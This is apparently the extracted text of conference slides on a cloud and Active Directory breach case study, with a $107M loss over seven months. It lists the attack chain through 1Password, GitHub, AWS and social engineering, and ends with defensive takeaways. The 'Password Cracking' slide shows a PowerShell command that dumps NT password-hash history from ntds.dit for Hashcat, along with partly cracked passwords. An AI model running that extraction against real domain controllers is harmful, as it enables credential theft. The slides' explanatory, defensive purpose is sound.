Dashboard Active Directory Cloud Directory File Audit Server Audit Endpoint AD Backup Analytics Alerts Configuration Admin Support

User Behaviour Analytics Risk Assessment Custom Report Aggregate Reports

Report Configuration My Reports User passwords Frequently Viewed Reports

User passwords in [redacted] (From [redacted])

Period [redacted] Hours All

User passwords

Advanced Search

USER NAME	EVENT NUMBER	DOMAIN	CALLER USER NAME	WHEN	REMARKS	EVENT TYPE
Victim Developer	4723	[redacted]	[redacted]	08:13:09 AM	Change Password Attempt	Success
	4724	[redacted]	[redacted]	08:12:24 AM	User Account password set	Success
	4724	[redacted]	[redacted]	08:12:13 AM	User Account password set	Failure
	4723	[redacted]	[redacted]	11:29:41 PM	Change Password Attempt	Success
	4724	[redacted]	[redacted]	11:29:02 PM	User Account password set	Success
	4723	[redacted]	[redacted]	06:20:15 PM	Change Password Attempt	Success

What we know:



Lost funds: \$ 107M



Attack timespan: 7 months

Compromised:



Entra Users: 2



AWS IAM Users: 2



Git Repos: 1



Git Users: 1




1Password



Github PAT



Github PR



Github Actions



AWS IAM




AWS SSM



AWS EC2



Smaller Transactions



Social Engineering



Major Transaction

Password Cracking

```
PS [redacted] Get-ADDBAccount -SamAccountName [redacted] -DBPath '[redacted]ntds.dit'
-ExportFormat HashcatNTHistory -BootKey $key

[redacted]26
[redacted]da72791b439
[redacted]2a7f62c614a
[redacted]ff7491d346f
[redacted]e8becb39215 Pattern %%
[redacted]659263a31a5 Summer 2025!!!
[redacted]4d87253efe5 NO MATCH
[redacted]b8dd7a59467 Summer 2025!!
[redacted]786191f0ab4 Pattern @@
[redacted]f665d3e36b8
[redacted]81c9c0bec79
[redacted]630a14d0ecbe
[redacted]ae307ebc8945
[redacted]a98df2d7866b
[redacted]e9b0c0eda308
[redacted]4c7beec76d8e
[redacted]cb6a83a3d15f
```

What we know:

-  Lost funds: \$ 107M
-  Attack timespan: 7 months

Compromised:

-  Entra Users: 2
-  AWS IAM Users: 2
-  Git Repos: 1
-  Git Users: 1



Helpdesk, A Third Time



What we know:



Lost funds: \$ 107M



Attack timespan: 7 months

Compromised:



Entra Users: 2




AWS IAM Users: 2




Git Repos: 1



Git Users: 1



Social Engineering



Social Engineering



1Password



Github PAT



Github PR



Github Actions



AWS IAM




AWS SSM



AWS EC2



Smaller Transactions



Social Engineering



Major Transaction

Key Takeaways



Cloud-specific
attacks require
cloud-specific
defenses



Rapid risk
remediation is a
must in the
cloud



Centralized
visibility

